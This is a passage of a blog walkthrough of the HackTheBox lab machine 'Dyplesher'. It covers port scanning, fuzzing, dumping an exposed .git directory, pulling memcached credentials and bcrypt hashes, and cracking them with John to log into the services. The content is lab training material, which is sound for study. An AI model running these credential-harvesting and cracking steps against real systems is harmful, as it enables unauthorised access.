

13/11/2020



kali-education.info



doctor's blog

🦾 hacking is an amazing force 🦾

 MENU**HACKTHEBOX**

Hackthebox Dyplesher Writeup – 10.10.10.190



by doctor 🕒 11/06/2020



NEW MACHINE

DYPLESHER

OS	RELEASE	DIFFICULTY	POINTS	IP ADDRESS
LINUX	23 MAY 2020	 INSANE	50	10.10.10.190

Enumerations

MASSCAN and NMAP

```
root@kali:~/htb/boxes/dyplesher# masscan -i tun0 -p1-65535 --rate=1000


Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-06-10 14:32:59
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 5672/tcp on 10.10.10.190
Discovered open port 25672/tcp on 10.10.10.190
Discovered open port 25565/tcp on 10.10.10.190
Discovered open port 3000/tcp on 10.10.10.190
Discovered open port 22/tcp on 10.10.10.190
Discovered open port 4369/tcp on 10.10.10.190
Discovered open port 80/tcp on 10.10.10.190
Discovered open port 11211/tcp on 10.10.10.190
Discovered open port 25562/tcp on 10.10.10.190
```

NMAP Service Scan

```
# Nmap 7.80 scan initiated Wed Jun 10 17:38:59 2020 as: nmap -p 5372,
Host: 10.10.10.190 (dyplesher.htb)
Ports:
22/open/tcp//ssh//OpenSSH 8.0p1 Ubuntu 6build1
80/open/tcp//http//Apache httpd 2.4.1
3000/open/tcp//ppp
4369/open/tcp//epmd//Erlang Port Mapper Daemon
5372/filtered/tcp
11211/open/tcp//memcache
25562/open/tcp
25565/open/tcp//minecraft
25672/open/tcp
# Nmap done at Wed Jun 10 17:42:01 2020 -- 1 IP address (1 host up) s
```

I can try port 80 web services (before add “*dyplesher.htb*” to hosts file)


```
1 root@kali:~/htb/boxes/dyplesher# cat /etc/hosts
2 127.0.0.1    localhost
3 127.0.1.1    kali
4 10.10.10.190 dyplesher.htb
5
6 # The following lines are desirable for IPv6 capable hosts
7 ::1          localhost ip6-localhost ip6-loopback
8 ff02::1      ip6-allnodes
9 ff02::2      ip6-allrouters
```



dyplesher.htb

I have a new adress. “test.dyplesher.htb”. we add this domain adress to hosts file.

```
root@kali: ~/htb/boxes/dyplesher 105x24
127.0.0.1      localhost
127.0.1.1      kali
10.10.10.190   dyplesher.htb test.dyplesher.htb
# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
```



“test.dyplesher.htb” > this not working. maybe rabbit holl.

I can try to wfuzz for find other pages

```

1 root@kali:~/htb/boxes/dyplesher# wfuzz -u http://test.dyplesher.htb/
2
3 Warning: Pycurl is not compiled against Openssl. Wfuzz might not work.
4
5 *****
6 * Wfuzz 2.4.5 - The Web Fuzzer *
7 *****
8
9 Target: http://test.dyplesher.htb/FUZZ
10 Total requests: 16245
11
12 =====
13 ID           Response  Lines  Word  Chars  Payload
14 =====
15
16 000000001:    200        14 L    27 W    239 Ch  "index.p
17 000000366:    200        14 L    27 W    239 Ch  "."
18 000001849:    301         9 L    28 W    323 Ch  ".git"
19
20 root@kali:~/htb/boxes/dyplesher# wfuzz -u http://dyplesher.htb/
21
22 Warning: Pycurl is not compiled against Openssl. Wfuzz might not work.
23
24 *****
25 * Wfuzz 2.4.5 - The Web Fuzzer *
26 *****
27
28 Target: http://dyplesher.htb/FUZZ
29 Total requests: 16245
30
31 =====
32 ID           Response  Lines  Word  Chars  Payload
33 =====
34
35 000000001:    200       123 L    241 W   4252 Ch  "index.p
36 000000102:    200         0 L     0 W     0 Ch  "favicon
37 000000237:    200         2 L     3 W     24 Ch  "robots.

```

we find “test.dyplesher.htb/.git”

this url not access with browser. I can use [git-dumper.py](#)

```

1 root@kali:~/htb/boxes/dyplesher# git-dumper http://test.dyplesher.htb/.git
2 [-] Testing http://test.dyplesher.htb/.git/HEAD [200]
3 [-] Testing http://test.dyplesher.htb/.git/ [403]
4 [-] Fetching common files
5 [-] Fetching http://test.dyplesher.htb/.git/COMMIT_EDITMSG [200]
6 [-] Fetching http://test.dyplesher.htb/.gitignore [404]
7 [-] Fetching http://test.dyplesher.htb/.git/description [200]
8 [-] Fetching http://test.dyplesher.htb/.git/hooks/applypatch-msg [200]
9 [-] Fetching http://test.dyplesher.htb/.git/hooks/commit-msg [200]
10 [-] Fetching http://test.dyplesher.htb/.git/hooks/post-commit [200]
11 [-] Fetching http://test.dyplesher.htb/.git/hooks/post-receive [200]

```

```

12 [-] Fetching http://test.dyplesher.htb/.git/hooks/post-update.s
13 [-] Fetching http://test.dyplesher.htb/.git/hooks/pre-applypat
14 [-] Fetching http://test.dyplesher.htb/.git/hooks/pre-commit.s
15 [-] Fetching http://test.dyplesher.htb/.git/hooks/pre-push.sar
16 [-] Fetching http://test.dyplesher.htb/.git/hooks/pre-receive.
17 [-] Fetching http://test.dyplesher.htb/.git/hooks/prepare-comm
18 [-] Fetching http://test.dyplesher.htb/.git/hooks/update.sampI
19 [-] Fetching http://test.dyplesher.htb/.git/objects/info/packs
20 [-] Fetching http://test.dyplesher.htb/.git/hooks/pre-rebase.s
21 [-] Fetching http://test.dyplesher.htb/.git/index [200]
22 [-] Fetching http://test.dyplesher.htb/.git/info/exclude [200]
23 [-] Finding refs/
24 [-] Fetching http://test.dyplesher.htb/.git/FETCH_HEAD [404]
25 [-] Fetching http://test.dyplesher.htb/.git/HEAD [200]
26 [-] Fetching http://test.dyplesher.htb/.git/ORIG_HEAD [404]
27 [-] Fetching http://test.dyplesher.htb/.git/info/refs [404]
28 [-] Fetching http://test.dyplesher.htb/.git/config [200]
29 [-] Fetching http://test.dyplesher.htb/.git/logs/HEAD [200]
30 [-] Fetching http://test.dyplesher.htb/.git/logs/refs/heads/ma
31 [-] Fetching http://test.dyplesher.htb/.git/logs/refs/remotes/
32 [-] Fetching http://test.dyplesher.htb/.git/logs/refs/remotes/
33 [-] Fetching http://test.dyplesher.htb/.git/logs/refs/stash [4
34 [-] Fetching http://test.dyplesher.htb/.git/packed-refs [404]
35 [-] Fetching http://test.dyplesher.htb/.git/refs/heads/master
36 [-] Fetching http://test.dyplesher.htb/.git/refs/remotes/origi
37 [-] Fetching http://test.dyplesher.htb/.git/refs/remotes/origi
38 [-] Fetching http://test.dyplesher.htb/.git/refs/stash [404]
39 [-] Fetching http://test.dyplesher.htb/.git/refs/wip/wtree/ref
40 [-] Fetching http://test.dyplesher.htb/.git/refs/wip/index/ref
41 [-] Finding packs
42 [-] Finding objects
43 [-] Fetching objects
44 [-] Fetching http://test.dyplesher.htb/.git/objects/00/0000000
45 [-] Fetching http://test.dyplesher.htb/.git/objects/e6/9de29bb
46 [-] Fetching http://test.dyplesher.htb/.git/objects/b1/fe9eddc
47 [-] Fetching http://test.dyplesher.htb/.git/objects/27/29b565f
48 [-] Fetching http://test.dyplesher.htb/.git/objects/3f/91e452f
49 [-] Running git checkout .

```

I download git files into **“test_dyp_git”** folder.

```

1 root@kali:~/htb/boxes/dyplesher/test_dyp_git# ls -la
2 total 16
3 drwxr-xr-x 3 root root 4096 Jun 10 18:21 .
4 drwxr-xr-x 6 root root 4096 Jun 10 18:12 ..
5 drwxr-xr-x 7 root root 4096 Jun 10 18:12 .git
6 -rw-r--r-- 1 root root 513 Jun 10 18:12 index.php
7 -rw-r--r-- 1 root root 0 Jun 10 18:12 README.md

```

```

root@kali: ~/htb/boxes/dyplesher/test_dyp_git 105x49
<HTML>
<BODY>
<h1>Add key and value to memcache</h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>

<pre>
<?php
if($_GET['add'] != $_GET['val']){
    $m = new Memcached();
    $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
    $m->setSaslAuthData("felamos", "zxcvbnm");
    $m->addServer('127.0.0.1', 11211);
    $m->add($_GET['add'], $_GET['val']);
    echo "Done!";
}
else {
    echo "its equal";
}
?>
</pre>
</BODY>
</HTML>

```

[index.php](#)

We found **memcached** credentials and service port 11211

I used **Memcached client tool** for process.

```

1 root@kali:~/htb/boxes/dyplesher# memcached-cli felamos:zxcvbnm
2 dyplesher.htb> get username
3 MinatoTW
4 felamos
5 yuntao
6
7 dyplesher.htb> get password
8 $2a$10$5SAkMNF9fPNamlpWr.ikte0rHIInGcU54tvazErpuwGPFePuI1DCJa
9 $2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDh18MlczVrxIA3pQK
10 $2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zip1.FRNySz5C4RjitiwUoalS

```

```

1 Password cracking with John
2
3 root@kali:~/htb/boxes/dyplesher# john --wordlist=/usr/share/wd
4 Using default input encoding: UTF-8
5 Loaded 2 password hashes with 2 different salts (bcrypt [Blowf
6 Remaining 1 password hash
7 Cost 1 (iteration count) is 1024 for all loaded hashes
8 Will run 16 OpenMP threads

```

```
9   Press 'q' or Ctrl-C to abort, almost any other key for status
10  0g 0:00:00:38 0.06% (ETA: 12:02:46) 0g/s 272.6p/s 272.6c/s 272
11  0g 0:00:01:43 0.16% (ETA: 12:11:32) 0g/s 271.6p/s 271.6c/s 271
12  0g 0:00:01:58 0.19% (ETA: 12:09:39) 0g/s 272.5p/s 272.5c/s 272
13  Session aborted
14  root@kali:~/htb/boxes/dyplesher# john --show hash.memcached
15
16  $2y$12$c3SrJLybUE0Ympu1RVrJZuPyzE5sxGeM0ZChDh18M1czVrxIA3pQK:n
17
18  1 password hash cracked, 1 left
```

<http://dyplesher.htb:3000/> is running Gogs Version 0.11.91.0811 – “A painless self-hosted Git service”. Register and login using newly created account. It's possible to enumerate user's emails:

minatotw@dyplesher.htb

felamos@dyplesher.htb

yuntao@dyplesher.htb

← → ↻ 🏠 ① Güvenli değil | dyplesher.htb:3000/user/sign_up

🔥 VPN_Book 📧 Ipp5ec 📧 Posta 🛠️ Edit profile

⚙️ Ana Sayfa Keşfet Yardım 👤 Üye Ol

Kaydol

Kullanıcı Adı *

E-Posta *

Parola *

Tekrar Girin *

Captcha *

[Yeni Hesap Oluştur](#)

[Bir hesabınız var mı? Şimdi giriş yapın!](#)

Keşfet

Ara...

Ara

MinatoTW

India minatoTW@dyplesher.htb Şuna katıldınız Apr 23, 2020

felamos

India felamos@dyplesher.htb Şuna katıldınız Apr 23, 2020

yuntao

Italy yuntao@dyplesher.htb Şuna katıldınız Apr 23, 2020

Oxd0ctor

oxd0ctor@kali-education.info Şuna katıldınız Jun 10, 2020

← → ↺ 🏠 ⓘ dyplesher.htb:3000/felamos ... 🔒 ☆ 🛡️ ⚙️ >> ☰

Dashboard Issues Pull Requests Explore

Repositories Public Activity

gitlab 🔒

Gitlab backup

Updated 1 month ago

memcached 🔒

Updated 1 month ago

felamos

India

felamos@dyplesher.htb

Joined on Apr 23, 2020

0 Followers - 0 Following

We found it **gitlab.git** and **memcached.git**... Now clone repository.


```
1 root@kali:~/htb/boxes/dyplesher# git clone http://dyplesher.htb:3000/gitlab.git
2 Cloning into 'gitlab'...
3 Username for 'http://dyplesher.htb:3000': felamos@dyplesher.htb
4 Password for 'http://felamos@dyplesher.htb@dyplesher.htb:3000':
5 remote: Enumerating objects: 3, done.
6 remote: Counting objects: 100% (3/3), done.
7 remote: Total 3 (delta 0), reused 0 (delta 0)
8 Unpacking objects: 100% (3/3), 227 bytes | 227.00 KiB/s, done.
9
10 root@kali:~/htb/boxes/dyplesher# cd gitlab/
```



```
11 root@kali:~/htb/boxes/dyplesher/gitlab# ls
12 README.md
13 root@kali:~/htb/boxes/dyplesher/gitlab# cat README.md
14 # gitlab
15 Gitlab backup
16 root@kali:~/htb/boxes/dyplesher/gitlab#
```

```
1 root@kali:~/htb/boxes/dyplesher# git clone http://dyplesher.htb
2 Cloning into 'memcached'...
3 Username for 'http://dyplesher.htb:3000': felamos@dyplesher.htb
4 Password for 'http://felamos@dyplesher.htb@dyplesher.htb:3000':
5 remote: Enumerating objects: 4, done.
6 remote: Counting objects: 100% (4/4), done.
7 remote: Compressing objects: 100% (3/3), done.
8 remote: Total 4 (delta 0), reused 0 (delta 0)
9 Unpacking objects: 100% (4/4), 559 bytes | 559.00 KiB/s, done.
```

Enumerating clone files but I don't see special anything. I have a felamos password. Go to login into felamos repository.



felamos' repository. downloaded **repo.zip**

```
1 root@kali:~/htb/boxes/dyplesher/repos/repositories# ls -R
2 .:
3 @hashed
4
5 ./@hashed:
6 4b 4e 6b d4
7
8 ./@hashed/4b:
```

```

 9 22
10
11 ./@hashed/4b/22:
12 4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf
13
14 ./@hashed/4e:
15 07
16
17 ./@hashed/4e/07:
18 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49f
19 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49f
20
21 ./@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de0
22
23 ./@hashed/6b:
24 86
25
26 ./@hashed/6b/86:
27 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b
28
29 ./@hashed/d4:
30 73
31
32 ./@hashed/d4/73:
33 d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab

```

All bundle file merge in bundle_files folder and I can use command [git clone bundle of name](#).

Home htb boxes dyplesher bundle_unpack ▾			🔍	⌵	⋮
Name		Size			
4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle		10.8 kB			
4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle		22.0 MB			
6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle		31.5 kB			
d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle		17.6 kB			

```

1 root@kali:~/htb/boxes/dyplesher/bundle_unpack# cat clone.sh
2
3 git clone 4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a
4 git clone 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49f
5 git clone 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
6 git clone d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35
7
8 root@kali:~/htb/boxes/dyplesher/bundle_unpack# chmod +x clone.sh
9
10 root@kali:~/htb/boxes/dyplesher/bundle_unpack# ./clone.sh
11 Cloning into '4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a'
12 Receiving objects: 100% (39/39), 10.46 KiB | 10.46 MiB/s, done

```

```

13 Resolving deltas: 100% (12/12), done.
14 Cloning into '4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fcea01e52ddb7875b4b.bundle'
15 Receiving objects: 100% (51/51), 20.94 MiB | 59.55 MiB/s, done
16 Resolving deltas: 100% (5/5), done.
17 Cloning into '6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle'
18 Receiving objects: 100% (85/85), 30.69 KiB | 10.23 MiB/s, done
19 Resolving deltas: 100% (40/40), done.
20 Cloning into 'd4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle'
21 Receiving objects: 100% (21/21), 16.98 KiB | 16.98 MiB/s, done
22 Resolving deltas: 100% (9/9), done.

```

```

root@kali:~/htb/boxes/dyplesher/bundle_unpack# ls -la
total 21532
drwxr-xr-x 6 root root 4096 Jun 10 20:23 .
drwxr-xr-x 7 root root 4096 Jun 10 20:13 ..
drwxr-xr-x 4 root root 4096 Jun 10 20:22 4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacda
-rw-r--r-- 1 root root 10837 Sep 7 2019 4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacda
drwxr-xr-x 7 root root 4096 Jun 10 20:23 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fcea
-rw-r--r-- 1 root root 21952510 May 24 06:17 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fcea
drwxr-xr-x 3 root root 4096 Jun 10 20:23 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
-rw-r--r-- 1 root root 31545 Sep 7 2019 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
-rwxr-xr-x 1 root root 329 Jun 10 20:21 clone.sh
drwxr-xr-x 3 root root 4096 Jun 10 20:23 d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35
-rw-r--r-- 1 root root 17569 Sep 7 2019 d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35

```

Cloned bundle files. Now research in cloned files.

```

1 root@kali:~/htb/boxes/dyplesher/bundle_unpack# ls -R
2
3 ./4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacda
4 LICENSE README.md src
5
6 ./4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacda
7 VoteListener.py
8
9 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
10 banned-ips.json commands.yml help.yml plu
11 banned-players.json craftbukkit-1.8.jar ops.json pyt
12 bukkit.yml eula.txt permissions.yml REA
13
14 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
15 LoginSecurity LoginSecurity.jar PluginMetrics
16
17 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
18 authList config.yml users.db
19
20 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
21 config.yml
22
23 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
24 pythonMqtt.py
25
26 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
27 data level.dat level.dat_mcr level.dat_old playerdata reg
28
29 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4

```

```

30 villages.dat villages_end.dat
31
32 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
33 18fb40a5-c8d3-4f24-9bb8-a689914fcac3.dat
34
35 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
36 r.0.0.mca r.-1.0.mca
37
38 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
39 DIM1 level.dat level.dat_old session.lock uid.dat
40
41 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
42 region
43
44 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b4
45 r.0.0.mca r.0.-1.mca r.-1.0.mca r.-1.-1.mca
46
47 ./6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb787
48 LICENSE phpbash.min.php phpbash.php README.md
49
50 ./d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13
51 LICENSE.txt nightminer.py README.md

```


We have a lot of files. I found something interesting in them.

users.db

```

1 root@kali:~/htb/boxes/dyplesher/bundle_unpack# find -name *.db
2 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49

```



BCRYPT password.

BCRYPT password cracking with John...

```

1 root@kali:~/htb/boxes/dyplesher/bundle_unpack# cat user_db.has
2 $2a$10$IRgHi7pBhb9K0QBQBOzOju0Py0ZhBnK4yaWjeZYdeP6oyDvCo9vc6
3
4 root@kali:~/htb/boxes/dyplesher/bundle_unpack# john --wordlist
5 Using default input encoding: UTF-8
6 Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])

```

```
7 Cost 1 (iteration count) is 1024 for all loaded hashes
8 Will run 16 OpenMP threads
9 Press 'q' or Ctrl-C to abort, almost any other key for status
10 alexis1 (?)
11 1g 0:00:00:05 DONE (2020-06-10 20:49) 0.1675g/s 289.4p/s 289.4
12 Use the "--show" option to display all of the cracked password
13 Session completed
```

login to “dyplesher.htb/login.php” with felamos@dyplesher.htb:[alexis1](#) credentials.

🔒 Güvenli değil | dyplesher.htb/login ⋮

📧 Posta 🛠 Edit profile

